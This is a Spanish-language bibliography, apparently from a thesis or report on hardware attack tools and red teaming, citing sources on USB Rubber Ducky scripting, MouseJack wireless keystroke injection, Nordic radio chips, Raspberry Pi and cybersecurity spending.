Hak5. *Ducky Script Quick Reference*. Hak5, 2022. Disponible en `https://docs.hak5.org/usb-rubber-ducky-1/the-ducky-script-language/ducky-script-quick-reference` (último acceso, Abril, 2022).

Hansen, Y. *The Hackers Hardware Toolkit*. Versión electrónica, 2019. Disponible en `https://github.com/yadox666/The-Hackers-Hardware-Toolkit/blob/master/TheHackersHardwareToolkit.pdf` (último acceso, Septiembre, 2021).

KITCHEN, D. *Payloads*. Hak5, 2016. Disponible en https://github.com/hak5darren/USB-Rubber-Ducky/wiki/Payloads (último acceso, Abril, 2022).

NEWLIN, M. *Injecting Keystrokes into Wireless Mice*. Marc Newlin, 2016. Disponible en https://github.com/BastilleResearch/mousejack/blob/master/doc/pdf/MouseJack-whitepaper-v1.1.pdf (último acceso, Septiembre, 2021).

RASPBERRYPI. *Raspberry Pi 4 modelo B*. RaspberryPi, 2019. Disponible en https://www.raspberrypi.com/products/raspberry-pi-4-model-b/ (último acceso, Mayo, 2020).

SEHGAL, S. *Red Teaming for Cybersecurity*. Isaca, 2018. Disponible en https://www.isaca.org/resources/isaca-journal/issues/2018/volume-5/red-teaming-for-cybersecurity (último acceso, Abril, 2022).

SEMICONDUCTOR, N. *nRF24LU1+ Product Specification v1.1*. Versión electrónica, 2020. Disponible en https://www.mouser.com/datasheet/2/297/nRF24LU1P_Product_Spec_v1_1-968.pdf (último acceso, Agosto, 2021).

STATISTA. *Spending on cybersecurity in the United States from 2010 to 2018*. Statista Research Department, 2022. Disponible en https://www.statista.com/statistics/615450/cybersecurity-spending-in-the-us/ (último acceso, Mayo, 2022).